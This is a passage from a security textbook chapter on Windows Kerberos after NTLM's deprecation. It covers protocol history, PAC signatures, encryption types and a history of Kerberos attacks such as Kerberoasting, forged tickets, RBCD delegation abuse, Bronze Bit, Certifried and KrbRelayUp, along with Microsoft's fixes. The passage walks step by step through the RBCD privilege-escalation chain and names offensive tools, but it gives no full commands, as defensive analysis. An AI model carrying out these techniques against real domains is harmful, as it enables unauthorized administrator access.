> **The Reasoner's question.** When Kerberos becomes the primary trust fabric, what trust does it actually establish, and where can that trust still be abused?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **Kerberos domain / realm.** The administrative boundary, written in uppercase (`CONTOSO.COM`), that scopes principals and a Key Distribution Center. In Active Directory, the domain controller hosts the Kerberos KDC.
- **Principal.** A user, computer, or service identity. A service instance is named by a **Service Principal Name** such as `HTTP/web01.contoso.com` or `cifs/fs01.contoso.com`; AD maps that SPN to the account whose key decrypts the service ticket.
- **KDC, AS, and TGS.** The Key Distribution Center contains two logical services. The Authentication Service issues Ticket-Granting Tickets; the Ticket-Granting Service turns a TGT into a ticket for a named service.

- **TGT.** A Ticket-Granting Ticket is encrypted to the `krbtgt` account and opaque to the client. The client holds adjacent session-key material that lets it ask the TGS for more tickets without sending the password again.
- **Service ticket / TGS.** A ticket encrypted to the service account that owns the requested SPN. The service validates it locally with its own long-term key.
- **Long-term key vs. session key.** Passwords, machine secrets, `krbtgt`, gMSA, and service-account secrets are long-term keys. TGT and service exchanges mint short-lived session keys so those long-term keys are not reused on the wire.
- **PAC.** The Microsoft Privilege Attribute Certificate is the authorization payload in Windows Kerberos: SID, group SIDs, logon metadata, and signatures. Kerberos proves identity; the PAC makes that identity useful for ACL decisions.
- **Enctype.** A Kerberos encryption type. RC4-HMAC is enctype 23. AES-128-CTS-HMAC-SHA1-96 is enctype 17. AES-256-CTS-HMAC-SHA1-96 is enctype 18. AES-SHA2 lives at enctypes 19 and 20.
- **Delegation.** The designed exception to "the user presents the user's own ticket." Unconstrained delegation forwards broad authority; constrained delegation and Resource-Based Constrained Delegation scope who may obtain downstream tickets on a user's behalf.
- **Gap analysis posture.** The abuse paths in this chapter are not instructions. They are the residual seams a defender must model when NTLM exits and Kerberos becomes even more load-bearing.

A chain without NTLM

Imagine a defender who has done every NTLM retrofit Microsoft has shipped. NTLM is disabled by default on the workstations. `RestrictNTLMInDomain` is on at the domain controller. SMB signing is enforced. Extended Protection for Authentication is set on every IIS endpoint. ESC8 has been patched. The defender has applied every control from the Death of NTLM chapter (Chapter 16) and ticked every box.

A low-privileged user on that network opens a PowerShell prompt. They run `Powermad` to create a fresh computer account. The default `MachineAccountQuota` is still `10`, which means any authenticated domain user can create up to ten computer objects in Active Directory by design [691]. They then write a single LDAP attribute, `msDS-AllowedToActOnBehalfOfOtherIdentity`, on a target file server they have any write permission against. They ask the Key Distribution Center for a service ticket via `Rubeus s4u`, present that ticket to the target file server, and walk in as `Administrator`. Total elapsed time: less than this paragraph. Total NTLM in the chain: zero.

> **A chain without NTLM.** The post-NTLM Resource-Based Constrained Delegation chain depends on three properties of Kerberos that are features, not bugs: (a) the default `MachineAccountQuota = 10` setting on every fresh Active Directory forest, (b) in the RBCD case Shamir documents, S4U2Proxy can produce a forwardable TGS even when the input ticket was not forwardable, when the resource-side descriptor and KDC checks permit issuance, and (c) the absence of a traditional "trusted delegator" flag requirement on the requesting principal. All three are documented behaviors of the protocol. None of them is a CVE [691].

The chain has a name and a primary disclosure: Elad Shamir's "Wagging the Dog" post on shenaniganslabs.io, January 28, 2019 [691]. The weaponised tooling is GhostPack's Rubeus, the C# Kerberos toolset that ships ready-made commands for `s4u`, `asktgt`, `kerberoast`, and `diamond` [738]. The single-line elevation wrapper that splices together Powermad, KrbRelay, Rubeus, and an SCM bypass is `KrbRelayUp`, published by Mor Davidovich ("Decone") on April 24, 2022; its README scopes itself as a universal no-fix local privilege escalation in Windows domain environments where LDAP signing is not enforced (and that is the default) [693].




Figure 17.1: The post-NTLM RBCD chain: six steps from a low-privileged user to Administrator-level access on the file server, with zero NTLM messages in the path. Five of the six exchanges touch only the Domain Controller; the trust boundary abused is the msDS-AllowedToActOnBehalfOfOtherIdentity directory attribute, not a password fallback.

Walkthrough: post-NTLM RBCD chain. Read the exchange as a ticket-and-directory state machine, not as an exploit recipe. First, the low-privileged user creates

`CN=ATTACKER$,CN=Computers,DC=contoso,DC=com`; the directory now stores a fresh machine password and SPNs for that computer because `MachineAccountQuota` permits the create. Second, the user writes the target server's `msDS-AllowedToActOnBehalfOfOtherIdentity` security descriptor so the target resource says, in directory policy, "ATTACKER$ may act for users to me." Third, `ATTACKER$` performs a normal AS exchange and receives a TGT encrypted to `krbtgt`. Fourth, `ATTACKER$` asks S4U2Self for a service ticket whose client name is `Administrator`; the output is a ticket to `ATTACKER$`, not to the file server. Fifth, `ATTACKER$` sends that ticket as the additional ticket in S4U2Proxy and asks for `cifs/fs01.contoso.com`; because the target resource's RBCD descriptor authorizes `ATTACKER$`, the KDC issues a forwardable service ticket to the file server. Sixth, the AP-REQ goes to SMB. The file server decrypts the ticket with its own long-term key, reads a PAC naming Administrator, and has no NTLM decision to make. The trust boundary abused here is not "password fallback"; it is the directory object that defines who may delegate to the resource [691] [693].

Read the chain twice. The first read shows that every step is a documented Kerberos exchange. The second read shows that *removing NTLM did nothing to it*. Restrict-NTLM, EPA, SMB signing, ESC8: the entire NTLM-retrofit catalog has no edge against a Kerberos-only attack path that uses S4U2Self, S4U2Proxy, and the Resource-Based Constrained Delegation attribute exactly as Microsoft documented them in [739].

This is the chapter's load-bearing thesis. *Removing NTLM did not remove the attack surface; it shifted the attack surface onto a protocol with its own long retrofit history and an expanding share of the Windows authentication load.* In October 2023, Matthew Palko, Microsoft's Principal Group Product Manager for Windows authentication, wrote the post that committed Microsoft publicly to deprecating NTLM and named the Kerberos features that would replace it [717]. The Death of NTLM chapter (Chapter 16) walked through the NTLM-side mechanics of that transition. This chapter walks through the Kerberos side.

The question that drives everything that follows is the question the chain above forces: *how did Windows arrive at a state where the most catastrophic post-NTLM Active Directory attack chain depends on Kerberos working exactly as the 1988 designers intended?*

Origins: Needham, Schroeder, Athena, and 1988

Kerberos is not new engineering. The story of Windows authentication in 2026 starts with a 1978 paper in Communications of the ACM by Roger Needham of the University of Cambridge and Michael Schroeder of Xerox PARC.

In December 1978, Roger M. Needham and Michael D. Schroeder published "Using Encryption for Authentication in Large Networks of Computers" in CACM 21(12), pages 993 to 999 [740]. The paper is paywalled on the ACM Digital Library, but RFC 4120's own Background section names it as the parent protocol [741]. The symmetric-key version of that protocol is five messages long; summarized below, it is the structural blueprint of every "ticket from a trusted third party" design that followed.

$$A \to S : A, B, N_A$$

$$S \to A : \left\{ N_A, K_{AB}, B, \{K_{AB}, A\}_{K_{BS}} \right\}_{K_{AS}}$$

$$A \to B : \{K_{AB}, A\}_{K_{BS}}$$

$$B \to A : \{N_B\}_{K_{AB}}$$

$$A \to B : \{N_B - 1\}_{K_{AB}}$$

A and B are the principals; S is the trusted third party; K_AS and K_BS are pre-shared long-term keys; K_AB is the session key that S mints for the conversation; N_A and N_B are nonces. The "ticket" is the part of the third message that A cannot decrypt and just forwards to B. That structure (a server-issued cryptographic envelope intended for somebody else and opaque to the carrier) is what becomes the Kerberos ticket a decade later.

Three years later, in August 1981, Dorothy Denning and Giovanni Maria Sacco published "Timestamps in Key Distribution Protocols" in CACM 24(8), 533-536. RFC 4120 names Denning and Sacco's modifications as the other parent of Kerberos v5 [741]: the Needham-Schroeder symmetric protocol [742] is vulnerable to replay if an attacker recovers an old session key, and timestamps are the fix. This is the structural reason every Kerberos ticket carries a timestamp and every Kerberos network requires a synchronised time service today.

◆ **DEFINITION — KERBEROS DOMAIN (ADMINISTRATIVE BOUNDARY)** A Kerberos administrative boundary, written in uppercase like CONTOSO.COM, that scopes a set of principals (users, services, computers) sharing a single Key Distribution Center. Every Kerberos ticket records realm membership: the client's realm

> and name appear in `EncTicketPart.crealm` and `EncTicketPart.cname`, while the outer `Ticket.realm` and `Ticket.sname` name the service's realm and principal. Active Directory maps Kerberos realms to AD domains: each domain has domain controllers that host the KDC service for that domain, and a forest can contain child or tree domains with their own realms and trust relationships [739] [743].

Between 1983 and 1991, MIT Project Athena (the joint MIT, DEC, and IBM campus computing effort led by Jerome Saltzer) needed a working authentication service for a distributed workstation network running over a hostile campus LAN. The Athena Technical Plan Section E.2.1, "Kerberos Authentication and Authorization System" [744], is the canonical internal design document. Steve Miller and Clifford Neuman did the protocol work; Jeffrey Schiller ran the network operations.

In February 1988, MIT published two complementary artifacts. Bill Bryant wrote "Designing an Authentication System: a Dialogue in Four Scenes": a pedagogical script in which an engineer named Athena designs her way step by step from "users type their password to every server" to "users obtain time-limited tickets from a trusted third party". Bryant's dialogue is the most cited pre-protocol document about why Kerberos exists in the shape it does [745]. The same month, Jennifer Steiner, Clifford Neuman, and Jeffrey Schiller presented "Kerberos: An Authentication Service for Open Network Systems" at the USENIX Winter Conference in Dallas [746]. The protocol that paper described (later called Kerberos version 4) carried forward to v5 with ASN.1 encoding, extensibility hooks, and pre-authentication, but the AS / TGS / AP message-triple skeleton it specified remains recognizable thirty-eight years later.

On January 24, 1989, MIT shipped the first public release of Kerberos v4 [747]. Five years later, in September 1993, the IETF adopted Kerberos v5 as RFC 1510 [748]. RFC 1510 added ASN.1 encoding, cross-domain trust, and an extensibility hook called PA-DATA that every Kerberos extension since has used. In July 2005, RFC 4120 replaced RFC 1510 as the Kerberos v5 standard [741].




Figure 17.2: The 1988 Kerberos message triple (AS-REQ/REP, TGS-REQ/REP, AP-REQ/REP) structurally unchanged thirty-eight years later. The AS and TGS exchanges are the two logical halves of one KDC; the service validates the final ticket locally with its own long-term key.

Walkthrough: the Kerberos triple. The first exchange is AS-REQ / AS-REP. The client names itself, the realm, requested options, requested enctypes, and pre-authentication data; the KDC returns two related objects: a TGT encrypted to the `krbtgt` long-term key, and client-visible key material encrypted to the user's long-term key. The client cannot open the TGT; it can only cache it and use the adjacent TGT session key. The second exchange is TGS-REQ / TGS-REP. The client proves possession of the TGT session key with an authenticator, names an SPN such as `cifs/fs01.contoso.com`, and receives a service ticket encrypted to the service account plus a new client/service session key. The third exchange is AP-REQ / AP-REP. The client sends the opaque service ticket and an authenticator to the service; the service decrypts the ticket with its own key, checks the authenticator freshness, and validates the PAC material it is equipped and required to validate under Windows PAC rules. It may verify the service-keyed PAC signature locally; validation of KDC-keyed PAC signatures is a different trust path. That six-message shape is why a stolen long-term key is so powerful: the service-side AP decision is deliberately local once the ticket arrives [741] [743].

Kerberos in 2026 still exposes the same AS / TGS / AP outline, with decades of extensions layered inside it. The skeleton you draw on a whiteboard for a graduate

seminar is recognizably the skeleton a Windows 11 24H2 machine uses with a 2025 domain controller. The interesting question is what those extensions did to the inside of every message. *(Note: The default maximum clock skew between client and KDC in Windows Kerberos is five minutes (300 seconds), set by Group Policy "Maximum tolerance for computer clock synchronization" and documented in [739]. The five-minute window is the residue of Denning and Sacco's 1981 timestamp fix.)*

The wire in 2026: Six messages and an encryption matrix

Every Kerberos textbook draws the same six-message diagram introduced above. The diagram has been unchanged since 1988. What is different in 2026 is everything inside the messages.

Look first at the AS-REQ. In raw RFC 4120 the AS-REQ carries a `req-body` (client name, target name, requested lifetime, requested enctypes) and an optional `padata` field [741]. That `padata` slot is the load-bearing extensibility hook of the entire protocol. Every Kerberos enhancement since 1993 has been a new PA-DATA type: `PA-ENC-TIMESTAMP` (the encrypted-timestamp pre-auth blob), `PA-PK-AS-REQ` (PKINIT [749]), `PA-FX-FAST-REQUEST` (FAST armoring [750]), `PA-AS-FRESHNESS` (PKINIT freshness [751]). The skeleton survives only because the joints are extensible.

> ◆ **DEFINITION — PRE-AUTHENTICATION DATA (PA-DATA)** A `SEQUENCE OF { padata-type, padata-value }` field in the Kerberos AS-REQ and AS-REP messages, introduced in RFC 1510 (1993) and carried forward unchanged into RFC 4120 §5.2.7 (2005). PA-DATA is the only protocol-level hook by which a Kerberos client can prove possession of a credential before the KDC issues a Ticket-Granting Ticket, and the only hook by which an enhancement like FAST or PKINIT can attach new behavior to the AS exchange without breaking compatibility with older clients [741].

The AS-REP returns the TGT. The TGT itself is encrypted under the TGS/`krbtgt` long-term key, so the client cannot inspect the TGT's `EncTicketPart`. What the client *can* inspect are the mirrored or adjacent fields in the encrypted AS-REP reply part that is encrypted to the client key, including ticket flags and session-key material. RFC 4120 §2 enumerates the ticket-flag positions, including `forwardable`, `proxiable`, `postdated`, `renewable`, `initial`, `pre-authent`, `hw-authent`, `transited-policy-checked`, and `ok-as-delegate` [741]. (`may-postdate` looks like a sibling but is a `KDCOptions` request bit per RFC 4120 §5.4.1, not a `TicketFlags` bit.) Pay attention to `forwardable`. In 2020, Jake Karnes of NetSPI demonstrated that an attacker who knew a service account's long-term key

could decrypt the S4U2Self output ticket, set `forwardable = 1`, re-encrypt, and feed the ticket back to the KDC's S4U2Proxy step. The KDC accepted it. The bypass is CVE-2020-17049 and the attack is called Bronze Bit [752] [753].

Inside the ticket's `AuthorizationData` field is the Microsoft-specific construction that turns Kerberos into a Windows authorization system. The Privilege Attribute Certificate, defined in [MS-PAC] revision 26.0 [743] [754], carries the user's SID, their group SIDs, their logon name, timestamps, and, depending on patch level, up to four cryptographic signatures: a Server signature, a KDC signature, a Ticket Checksum (added for CVE-2020-17049, the Bronze Bit fix, binding the PAC to its ticket), and (since CVE-2022-37967 in November 2022) a Full PAC Signature that covers the entire encoded PAC structure instead of just the existing signatures [755].

◆ **DEFINITION — PRIVILEGE ATTRIBUTE CERTIFICATE (PAC)** A Microsoft-specific authorization data element that the Kerberos KDC normally attaches to tickets it issues for a Windows principal. The PAC carries the user's SID, group SIDs, logon name, and timestamps, and is protected by signatures that include service-keyed and KDC-keyed material. The PAC, not the Kerberos ticket itself, is what gives a Windows file server the access-control information it needs to make a permission decision. Defined in [MS-PAC] [743].

Precision box. PAC validation is not one offline check.

Check	Ordinary service can do locally?	Key / authority	Why it matters
Service-ticket decryption	Yes	Service long-term key	Proves the ticket was encrypted for this SPN.
Authenticator freshness	Yes	Client/service session key	Rejects replay inside the clock-skew window.
Server PAC signature	Yes, when the service has the service key and PAC validation is required	Service long-term key	Detects PAC tampering visible to the service-keyed checksum.
KDC / Full PAC signature	Not universally; validation can involve KDC/Netlogon semantics and policy exceptions	KDC / `krbtgt` side	Distinguishes local AP acceptance from full Windows PAC validation.

This is the chapter's corrected ledger entry: Kerberos gives cheap local AP acceptance, not a promise that every service can independently validate every PAC signature offline [743] [756].

§ aside — **Why the November 2022 Kerberos KBs are easy to mix up**
Patch Tuesday paired two Kerberos CVEs: CVE-2022-37967 (Full PAC Signature, KrbtgtFullPacSignature) and CVE-2022-37966 (default session-key encryption type). KB5021131 covers the deployment of the encryption-type bypass side, CVE-2022-37966. A paired KB article, KB5020805, covers the Full PAC Signature side. When citing KB5021131 alongside the Full PAC Signature, both CVE numbers are relevant [756] [755].

Then there is the encryption matrix. Kerberos abstracts ciphers behind the RFC 3961 framework [757], which defines an enctype as a tuple of (encrypt, decrypt, checksum, string-to-key, key-derivation) functions. The history of Windows Kerberos is the history of which enctypes were the default at any given time.

Enctype	Number	Spec	Status in 2026
DES-CBC-CRC	1	RFC 3961 [757]	Disabled by default since Server 2008 R2 [758]
DES-CBC-MD5	3	RFC 3961 [757]	Disabled by default since Server 2008 R2 [758]
RC4-HMAC	23	RFC 4757 [759]	Informational, not Standards Track; default-removed in mid-2026 per [760]
AES-128-CTS-HMAC-SHA1-96	17	RFC 3962 [761]	Default since Server 2008; cross-version compatible
AES-256-CTS-HMAC-SHA1-96	18	RFC 3962 [761]	Default since Server 2008; the mid-2026 destination
AES-128-CTS-HMAC-SHA256-128	19	RFC 8009 [762]	Specified in [MS-KILE] bit K [758] no default-enable timeline
AES-256-CTS-HMAC-SHA384-192	20	RFC 8009 [762]	Specified in [MS-KILE] bit L [758] no default-enable timeline

Enctype 23 is the row that built every Kerberoasting career. K. Jaganathan, Larry Zhu, and John Brezak of Microsoft published RFC 4757 in December 2006 [759]. The IESG note on the RFC is unusually candid: the document is *Informational*, not Standards Track, because RC4-HMAC "do[es] not provide all the required operations in the Kerberos cryptography framework [RFC 3961]" and because of "security concerns with the use of RC4 and MD4". The choice that made enctype 23 dangerous, however, was upstream of the RFC. To make Windows 2000's Kerberos rollout backward-compatible with the existing SAM password database, Microsoft set the RC4-HMAC long-term Kerberos key equal to the *NT hash of the user's password*: the same hash NTLM was already storing. As Microsoft's own October 2024 Kerberoasting guidance puts it verbatim: "RC4 is more susceptible to the

cyberattack because it uses no salt or iterated hash when converting a password to an encryption key" [763].

> ◆ **DEFINITION — String-to-Key (s2k)** The function that converts a typed password into a Kerberos long-term symmetric key. For RC4-HMAC (enctype 23), `s2k(password) = MD4(UTF-16-LE(password))`: the NT hash, no salt, no iteration. For AES-CTS-HMAC-SHA1-96 (enctypes 17 and 18), `s2k(password, salt) = PBKDF2-HMAC-SHA1(password, salt, 4096, dklen)` followed by RFC 3962 post-processing into a 128- or 256-bit AES key. The default user-principal salt is conventionally the realm plus principal components, but Active Directory salt behavior varies by principal class and account history; treat the salt as KDC-supplied policy, not a string you can always reconstruct by eye [761] [758].

The cryptography in that definition is short enough to follow end-to-end.

That PBKDF2-HMAC-SHA1 result is only the intermediate; the AES256 long-term key used by Kerberos is the RFC 3962 `DK(tkey, "kerberos")` result, and Windows stores key material according to the account's available keys and `msDS-SupportedEncryptionTypes` state. When a Kerberoasting attacker steals the TGS-REP, what they crack offline is which password produces that key. The RFC 3962 post-processing (a single round of `DK(key, "kerberos")`) shapes the output to AES key length but does not slow the dictionary attack down. The dispositive defense is not in the cryptography; it is in the password, or more precisely in not having one at all. The move to gMSA and dMSA replaces typed passwords with KDC-generated random secrets [764] [765]. *(Note: PBKDF2 at 4,096 iterations is well below modern PHC recommendations. The 2023 OWASP guideline for PBKDF2-HMAC-SHA1 is 1.3 million iterations [766], but the 4,096 figure is wired into RFC 3962 and is the same on every supported Windows version. Service accounts using gMSA bypass this entirely: the gMSA's "password" is a 240-character random secret rotated every 30 days, derived by the Microsoft Key Distribution Service rather than entered by a human [764].)*

The wire in 2026 is therefore six messages and a matrix of seven enctypes. The protocol skeleton is forty years old. In 2014 a SANS instructor named Tim Medin gave a forty-five-minute talk that turned every one of those enctypes into a problem.

The attack cascade: 2014 to 2022

September 26-28, 2014. Louisville, Kentucky. DerbyCon 4. Talk slot T120. Tim Medin (then at Counter Hack Challenges, also a SANS instructor) walks on stage with a forty-five-minute talk titled "Attacking Microsoft Kerberos: Kicking the

Guard Dog of Hades" [688]. The talk demonstrates that any authenticated domain user can request a TGS for any Service Principal Name in the directory, and that the service-portion of the returned ticket is encrypted under the SPN account's long-term key: which, under RC4-HMAC enctype 23, is the NT hash of the password. Cracking the ciphertext is reduced to a dictionary attack against whatever password an admin set on the service account.

That talk is the moment Kerberos becomes interesting to attackers. The next eight years play out as a cascade. Five generations, each one named after the canonical primitive that defined it, each one exposing a different structural property of the protocol, each one earning its own engineered Microsoft response years later.

> ◆ **DEFINITION — Service Principal Name (SPN)** A unique identifier for a service instance in Active Directory, written in the form `service-class/host:port/service-name` (for example `HTTP/web01.contoso.com`). Kerberos uses the SPN to look up which account holds the long-term key that decrypts the service ticket. Any account that has an SPN (a user account that has had `setspn -A` run against it, every machine account in the directory, every gMSA) is a candidate for Kerberoasting [767].

Generation 1, 2014: Kerberoasting

Tim Medin's primitive [688]. Will Schroeder's PowerShell weaponisation as `Invoke-Kerberoast` (later rolled into the C# Rubeus) [738]. Sean Metcalf's operational walkthrough on adsecurity.org [767]. MITRE cataloged the technique in 2020 as ATT&CK T1558.003, which preserves the structural definition verbatim: "Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline Brute Force attacks" [689].

The structural insight is the part that matters. The service ticket inside the TGS-REP is encrypted with the service account's *long-term* password-derived key, so any domain user who can obtain that ticket can mine the service-ticket ciphertext offline against any dictionary they care to assemble. The Kerberos protocol has no mechanism by which the KDC could tell whether the requesting user has any business asking for that SPN, because RFC 4120 has no concept of "this service is for these users". In the ordinary Kerberoasting case, possession of a TGT is enough to request the service ticket.

Microsoft's *dispositive* engineered response did not arrive until ten to twelve years later, even though a partial, not-purpose-built mitigation predated the dis-

closure. Server 2012 had introduced Group Managed Service Accounts: passwords randomised to 240 characters, derived by the Microsoft Key Distribution Service via `kdssvc.dll`, rotated every 30 days, retrievable from a domain controller by member hosts that are explicitly authorized in `msDS-GroupMSAMembership` [764]. Server 2025 then introduced Delegated Managed Service Accounts (dMSA), which take the next structural step: the dMSA's secret is "derived from the machine account credential" held by the domain controller, and "the secret can't be retrieved or found anywhere other than on the DC" [765]. The October 2024 Microsoft Security Blog formalized the Kerberoasting guidance in a single page that names RC4 as the load-bearing weakness and announces the deprecation [763]. The December 2025 Beyond-RC4 announcement closed the cadence with a calendar date [760].

Generation 2, 2014-2017: Mimikatz Kerberos and AS-REP Roasting

Benjamin Delpy publishes `mimikatz` 2.0 on April 6, 2014; the v2 banner inside the repository README reads verbatim `mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr 6 2014 22:02:03)` [261]. The Kerberos module contains two commands that define the era: `kerberos::golden` (forge a TGT from the KRBTGT account's long-term key, granting Domain Admin equivalence indefinitely) and `kerberos::silver` (forge a TGS from any service account's long-term key, granting impersonation of any user against that service).

The structural insight: RFC 4120 has no online ticket validation [741]. Once a ticket carries the right signatures, the service trusts it. Whoever holds a long-term key forges any ticket that key signs. Possession of a key collapses to ticket forgeability.

Around 2017, the same team behind Rubeus publicises AS-REP Roasting [738]: the same offline-cracking primitive as Kerberoasting, but against any account whose `userAccountControl` has `UF_DONT_REQUIRE_PREAUTH` (the `DONT_REQ_PREAUTH` flag) set. With pre-authentication disabled, the KDC will return an AS-REP encrypted under the user's password-derived key to *anyone* who asks for it, no proof of password possession required. The dispositive Microsoft response was already in place: pre-authentication has been required by default for all new Active Directory accounts since Windows 2000, and the flag has to be deliberately cleared by an administrator. The remaining vulnerability is operational hygiene: finding the handful of legacy accounts an organization has left with pre-auth disabled.

Generation 3, 2018-2020: Delegation abuse

Three primitives in three years.

SpoolSample / PrinterBug. Lee Christensen (tifkin_, SpecterOps) published the PoC on GitHub on October 5, 2018 [726]. The MS-RPRN remote-procedure-call interface includes a method, `RpcRemoteFindFirstPrinterChangeNotificationEx`, that any authenticated user can invoke against any host's spooler service to ask the spooler to *please call back* to an attacker-controlled address. The spooler obediently authenticates outbound using the machine account's credentials. Combined with unconstrained Kerberos delegation on the attacker-controlled host, the inbound authentication captures the target machine's TGT.

Wagging the Dog (RBCD). Elad Shamir's January 28, 2019 post on shenaniganslabs.io [691]. The TL;DR of the post is the load-bearing structural disclosure: "Resource-based constrained delegation does not require a forwardable TGS when invoking S4U2Proxy. S4U2Self works on any account that has an SPN, regardless of the state of the TrustedToAuthForDelegation attribute. S4U2Proxy always produces a forwardable TGS, even if the provided additional TGS in the request was not forwardable. By default, any domain user can abuse the MachineAccountQuota to create a computer account and set an SPN for it, which makes it even more trivial to abuse resource-based constrained delegation to mimic protocol transition" [691]. Every clause of that TL;DR points at a documented behavior. The chain in this chapter's opening gap analysis is built directly on top.

Bronze Bit. Jake Karnes at NetSPI; CVE-2020-17049; disclosed November 10, 2020 [753] [752]. The NVD entry preserves Microsoft's verbatim description: "A security feature bypass vulnerability exists in the way Key Distribution Center (KDC) determines if a service ticket can be used for delegation via Kerberos Constrained Delegation (KCD). To exploit the vulnerability, a compromised service that is configured to use KCD could tamper with a service ticket that is not valid for delegation to force the KDC to accept it" [752]. The bypass: any service in possession of its own long-term key can decrypt the S4U2Self output ticket, flip the `forwardable` bit in `EncTicketPart`, and re-encrypt with the same key. Pre-2020 the KDC's S4U2Proxy validation accepted the resulting ticket because nothing on the ticket independently attested whether the `forwardable` flag had been set by the KDC or by the service itself. Microsoft's November 10, 2020 fix, per the NVD entry verbatim, "addresses this vulnerability by changing how the KDC validates service tickets used with KCD" so that the tampered flag is rejected [752]. The PAC signatures, contra a common framing, were never meant to cover the `EncTicketPart` flag bits in the first place.

Microsoft's engineered responses: the November 2020 Bronze Bit patch [752] tightened the KDC's S4U2Proxy ticket-validation step; KB5008380 (November 2021)

[768] shipped alongside the canonical "set `ms-DS-MachineAccountQuota = 0` for non-administrator users" hardening guidance; LDAP signing and channel binding work, ongoing since the NTLM-retirement effort began, became the dispositive control against the relay variant of the chain.

Generation 4, 2021-2022: Certificate-based ticket forgery and Kerberos relay

Certifried. Oliver Lyak (ly4k) at IFCR disclosed CVE-2022-26923 to Microsoft, who patched on May 10, 2022 [769]. The attack exploited a quirk of how Active Directory Certificate Services (ADCS) bound a certificate's identity to an AD account when the certificate was used for PKINIT. Before the strong-mapping fix, AD's account-lookup at PKINIT time matched the certificate's Subject Alternative Name (SAN) to an account: a User Principal Name for user certificates, or the DNS name (populated from `dNSHostName`) for machine certificates. If an attacker controlled a machine account, they could change the machine's `dNSHostName` to match a domain controller's, request a certificate via the (overly-permissive) default `Machine` template, and use the resulting certificate to PKINIT-authenticate to the KDC as that domain controller. Microsoft's response is documented end-to-end in KB5014754 [770]: a new "strong certificate mapping" requirement that pins each issued certificate to a specific account SID via an X.509 extension (OID 1.3.6.1.4.1.311.25.2). The original release moved to Compatibility mode on May 10, 2022; full Enforcement mode took effect on February 11, 2025; Disabled-mode rollback was removed on April 11, 2023; the remaining Compatibility-mode fallback was removed on September 9, 2025 [770].

KrbRelayUp. Mor Davidovich (`Dec0ne`), April 24, 2022 [693]. The README's universal-no-fix-LPE framing is preserved in the PullQuote below. The chain wraps `Powermad` (machine account creation), `KrbRelay` (Kerberos relay to LDAP), Rubeus (S4U2Self bypass of Protected Users, RBCD privilege addition), and `SCMUACBypass` (a wrapper that uses the resulting ticket to open the local Service Control Manager and create a service running as `NT AUTHORITY\SYSTEM`). The class of attack is "Kerberos relay": the post-NTLM cousin of NTLM-relay. The dispositive control is not a Kerberos patch; it is domain-wide LDAP signing plus channel binding plus Extended Protection for Authentication on ADCS Web Enrollment.

> A universal no-fix local privilege escalation in windows domain environments where LDAP signing is not enforced (the default settings).: Mor Davidovich, KrbRelayUp README, April 2022 [693]

Generation 5, 2022: Forged-ticket sophistication

Diamond Ticket. Charlie Clark at Semperis co-authored a blog post in 2022 with Andrew Schwartz at TrustedSec disclosing the modern Diamond Ticket technique [771] [772]. The Semperis byline names the antecedent: a 2015 Black Hat EU presentation by Tal Be'ery and Michael Cherny ("Watching the Watchdog") that introduced the "Diamond PAC" idea. Verbatim from the Semperis post: "Golden Ticket attacks take advantage of the ability to forge a ticket granting ticket (TGT) from scratch, Diamond Ticket attacks take advantage of the ability to decrypt and re-encrypt genuine TGTs requested from a domain controller (DC)" [771]. The structural insight is that a Diamond Ticket has a *legitimately issued, KDC-signed* PAC at its base; only the privilege-claim fields inside the PAC are tampered. Before the November 2022 Full PAC Signature fix, no *krbtgt-keyed* signature covered the entire encoded PAC: the Server Signature spanned the whole PAC but used the service's own (recomputable) key, while the KDC Signature covered only the Server Signature's bytes. That left room for a key-holder to modify PAC fields and recompute the coverage they could reach.

